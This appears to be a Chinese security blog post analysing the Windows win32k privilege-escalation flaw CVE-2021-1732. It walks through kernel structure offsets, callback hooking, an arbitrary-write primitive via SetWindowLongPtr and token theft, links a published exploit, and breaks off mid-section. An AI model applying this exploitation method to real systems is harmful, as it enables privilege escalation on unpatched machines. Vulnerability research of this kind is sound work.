也是一个很老的漏洞,可以学学win32k漏洞及其利用[1]
公众号:https://mp.weixin.qq.com/s/_3ia1oJ5biSkLxf9lU-AJA
或许我们的公众号会有更多你感兴趣的内容



复现环境
最终编写的exp:https://github.com/Joe1sn/CVE_2021_1732
攻击结果

无蓝屏退出

漏洞定位
额,貌似微软官方补丁已经无法下载了,可惜,我还想diff一波。这个漏洞也是非常有意思的,看了些报道好像是APT样本里面提取出来的。
漏洞点是一系列的,首先是win32kfull!NtUserCreateWindowEx+606,调用了xxxCreateWindowEx

xxxCreateWindowEx+11A4上调用了xxxClientAllocWindowClassExtraBytes来向用户态空间申请内存

然后比较严重的一个点来了:进行用户模式的回调KeUserModeCallback,这里将在内核处运行ring3的代码user32!_xxxClientAllocWindowClassExtraBytes,在ring3上改写内存进行类似“类型混淆”的操作,最后导致越界读写。
KernelCallback机制使内核在关键对象构造和状态迁移阶段依赖用户态返回的数据,一旦回调入口或回调协议的完整性被破坏(如 KernelCallbackTable 可被劫持、返回数据语义校验不足),将导致内核执行流和对象状态被用户态间接控制。

回调结束后,dwExtraFlag 不会被清除,未经校验的返回值直接被用于堆内存寻址(桌面堆起始地址 + 返回值),引发内存越界访问。随后攻击者通过一些巧妙的构造及 API 封装,获得内存越界读写能力,最后复制 system 进程的 Token 到进程 p 完成提权。
Win32 前置知识
编写一个windows窗口程序
我还是习惯用CMAKE,配置也很简单,在最后加上WIN32标识符就行了
cmake_minimum_required(VERSION 3.11)
project(example LANGUAGES CXX)
set(CMAKE_INCLUDE_CURRENT_DIR ON)
set(CMAKE_CXX_STANDARD 17)
set(CMAKE_CXX_STANDARD_REQUIRED ON)
set(PROJECT_INCLUDE
)
set(PROJECT_SOURCE
src/main.cpp
)
add_compile_options("$<$<C_COMPILER_ID:MSVC>:/utf-8>")
add_compile_options("$<$<CXX_COMPILER_ID:MSVC>:/utf-8>")
add_executable(${PROJECT_NAME} WIN32 ${PROJECT_INCLUDE} ${PROJECT_SOURCE})
target_compile_definitions(${PROJECT_NAME} PRIVATE UNICODE _UNICODE)
|
然后程序的入口变成了WinMain
#include <iostream>
#include <Windows.h>

int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, L"test", L"caption", MB_OK);
    return 0;
}
|
MessageBox是一个同步函数,如果不使用其他方法这里会卡住,这样窗口不会消失。但是新建窗口的话就要进行消息队列的判断了。一般来说正常使用窗口是:注册窗口、创建窗口、显示窗口、更新窗口,例如[3]
#include <iostream>
#include <Windows.h>
LRESULT CALLBACK MyWndProc(HWND hWnd, UINT message, WPARAM wParam, LPARAM lParam)
{
switch (message)
{
case WM_RBUTTONDOWN:
MessageBox(hWnd, L"Right Button Down Detected", L"Message Arrival", MB_OK);
break;
default:
return DefWindowProc(hWnd, message, wParam, lParam);
}
return 0;
}
int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmdLine, int nCmdShow) {
HWND hwnd;
MSG msg;
WNDCLASSEX wndclass = { 0 };
wndclass.cbSize = sizeof(WNDCLASSEX);
wndclass.style = CS_HREDRAW | CS_VREDRAW;
wndclass.lpfnWndProc = MyWndProc;
wndclass.hInstance = hInst;
wndclass.lpszClassName = L"TestWndClass";
RegisterClassEx(&wndclass);
hwnd = CreateWindowEx(
NULL,
L"TestWndClass",
L"Hello World",
WS_OVERLAPPEDWINDOW | WS_VISIBLE,
CW_USEDEFAULT,
CW_USEDEFAULT,
CW_USEDEFAULT,
CW_USEDEFAULT,
NULL,
NULL,
hInst,
NULL
);
while (GetMessage(&msg, hwnd, NULL, 0))
{
TranslateMessage(&msg);
DispatchMessage(&msg);
}
return msg.wParam;
}
|

对于我们来说位于Ring3的有
user32.dll
gdi32.dll
win32u.dll
|
位于Ring0的有
win32k.sys  (入口)
   ↓
win32kbase.sys (基础设施)
   ↓
win32kfull.sys (具体实现)
|
背后的工作
如果你使用imgui/QT尝试编写复杂的窗口逻辑,一般来说都会根据业务的逻辑抽象窗口为结构体,自己写一套窗口管理体系,在windows的窗口管理上使用tagWND结构体来表示,即上述程序中的每一个HWND的句柄都有一个对应的tagWND。
对于每个窗口,系统为用户层和内核层各维护了一个 tagWND 结构体,将内核的称为tagWNDK。其实也不算用户层有tagWND,只是用户层能read/write这个结构体中的某些变量,实际上只有一个tagWND

下列是一个tagWND的结构体示例
ptagWND(user layer)
    0x10 unknown
        0x00 pTEB
            0x220 pEPROCESS(of current process)
    0x18 unknown
        0x80 kernel desktop heap base
    0x28 ptagWNDk(kernel layer)
        0x00 hwnd
        0x08 kernel desktop heap base offset
        0x18 dwStyle
        0x58 Window Rect left
        0x5C Window Rect top
        0x98 spMenu(uninitialized)
        0xC8 cbWndExtra
        0xE8 dwExtraFlag
        0x128 pExtraBytes
    0x90 spMenu
        0x00 hMenu
        0x18 unknown0
            0x100 unknown
                0x00 pEPROCESS(of current process)
        0x28 unknown1
            0x2C cItems(for check)
        0x40 unknown2(for check)
        0x44 unknown3(for check)
        0x50 ptagWND
        0x58 rgItems
            0x00 unknown(for exploit)
        0x98 spMenuk
            0x00 pSelf
|

如何通过调试从HWND到tagWND再到tagWNDK?
参考[4]的方法,逆向win32kbase!ValidateHwndEx,这里的寻找方法已经不能再使用gSharedInfo了

尝试按照函数中的判断条件索引找



得到v7=fffffdd600e14d70,并且顺着v7就能够找到tagWND了

ptagWND(user layer)
    0x00 hwnd
    0x10 unknown
        0x00 pTEB
            0x220 pEPROCESS(of current process)
    0x18 unknown
        0x80 kernel desktop heap base
    0x28 ptagWNDk(kernel layer)
        0x00 hwnd
        0x08 kernel desktop heap base offset
        0x18 dwStyle
        0x58 Window Rect left
        0x5C Window Rect top
        0x98 spMenu(uninitialized)
        0xC8 cbWndExtra
        0xE8 dwExtraFlag
        0x128 pExtraBytes
|

由于win7过后不在公开tagWND的符号表,所以可能有点出入,不过例如这里的+00 HWND的特征还是非常好定位的。尝试将这个地址+0x28看看能不能得到tagWNDK

PoC编写
根据上面的分析,我们是想要运行到win32kfull!xxxClientAllocWindowClassExtraBytes+6A,来触发Ring3的回调
添加两份结构体吧
struct tagWND
{
  HWND hwnd;
  char unknown0[16];
  TEB **teb;
  char ptrToDesktopHeapBase[8];
  tagWNDK *tagWNDK;
  char unknown2[96];
  char ptrToSpMenu[8];
};

struct tagWNDK
{
  HWND hwnd;
  char kernelDesktopHeapBaseOffset[16];
  char dwStyle[64];
  char wndRecLeft[4];
  char wndRecRight[4];
  char unknown[56];
  char spMenu[48];
  char cbWndExtra[16];
  char unknown2[16];
  char cbExtraFlag[16];
  char unknown3[48];
  BYTE ExtraBytes[4];
};
|
调用路径

主要意思就是将用户设置的tagWNDK->cbWndExtra值将一个MmUserProbeAddress地址赋给tagWNDK->ExtraBytes

那么KeUserModeCallback是什么?
在用户态模式下:
KeUserModeCallback(123, &cbExtraByte_2, 4, &MmUserProbeAddress_1, &n24);
KeUserModeCallback(123, ¶m, 4, &returnVal, &returnLen);
user32!_xxxClientAllocWindowClassExtraBytes(param);
NTSTATUS __fastcall _xxxClientAllocWindowClassExtraBytes(unsigned int *p_Size)
{
PVOID Result;
int v3;
__int64 v4;
v3 = 0;
v4 = 0;
Result = RtlAllocateHeap(pUserHeap, 8u, *p_Size);
return NtCallbackReturn(&Result, 0x18u, 0);
}
|
这里借用[2]中的图

用户空间系统堆中分配的额外数据内存的指针直接保存在tagWND.pExtraBytes 中。
就是说如果我们hook的话可以控制内核对象的一个地址为我们可以控制的用户堆内存,但更好的是一个内核内存!
在内核堆中:
函数 ntdll!NtUserConsoleControl 通过函数 DesktopAlloc 在内核空间桌面堆中分配额外的数据内存,计算已分配的额外数据内存地址相对于内核桌面堆基地址的偏移量,并将该偏移量保存到 tagWND.pExtraBytes,并修改 tagWND.extraFlag |= 0x800[2]
例如
DesktopHeapBase = FFFFB5849C400000
RealExtraBytes  = FFFFB5849C4A1000
//////////////////////////
pExtraBytes = 0xA1000
ExtraFlag |= 0x800
|
这样在进行pExtraBytes窗口额外内存的读写时
if (ExtraFlag & 0x800)
    addr = DesktopHeapBase + pExtraBytes;
else
    addr = pExtraBytes;
|
就能够操作内核中的内存了
SetWindowLongPtr与内存读写
使用 SetWindowLongPtr 和 GetWindowLongPtr 操作窗口额外内存
根据官方手册
更改指定窗口的属性。 该函数还会在额外的窗口内存中设置指定偏移量的值。
LONG_PTR SetWindowLongPtrW(
  [in] HWND     hWnd,
  [in] int      nIndex,
  [in] LONG_PTR dwNewLong
);
|
在窗口注册的时候使用wc.cbWndExtra = sizeof(MyData*);预留一个指针的空间。
例如:
int a = 0xDEADBEEF;
SetWindowLongPtr(hwnd, 0, a);
LONG_PTR retrievedValue = GetWindowLongPtr(hwnd, 0);
wchar_t debugMsg[256];

wsprintf(debugMsg, L"HWND value: 0x%x\n写入值: 0x%x\n读取值: 0x%x\n", hwnd, a, retrievedValue);
MessageBox(hwnd, debugMsg, L"保存验证", MB_OK);
|
也可以使用SetWindowLong
用 #背后的工作 部分提到的方法找到内存


基于此,如果我们 hook user32!_xxxClientAllocWindowClassExtraBytes,使用ntdll!NtUserConsoleControl可以激活SetWindowLong处理的时候通过偏移寻址。通过hook后设置相关flag(tagWND_Magic->dwExtraFlag |= 0x800)进行SetWindowLongPtr(tagWND_0, offset, value)实现任意地址写,并且值是相对于DesktopHeapBase的偏移
泄露HWND
但是实际ntdll!NtUserConsoleControl走到win32kfull!xxxConsoleControl

要在xxxCreateWindowEx返回hwnd前得到hwnd的值,这似乎是不可能的,但是:

在此之前的HMAllocObject中早已创建好了hwnd的值,我们需要一种方法去泄露它,而且我们在 hook的参数里面只知道this_tagWNDK->cbWndExtra。解决方案是使用user32!HMValidateHandle,只要把窗口句柄传递给这个函数,它就会返回 tagWNDk 在用户空间的只读映射指针[3]。具体利用参见[6],下面是一个使用的例子:
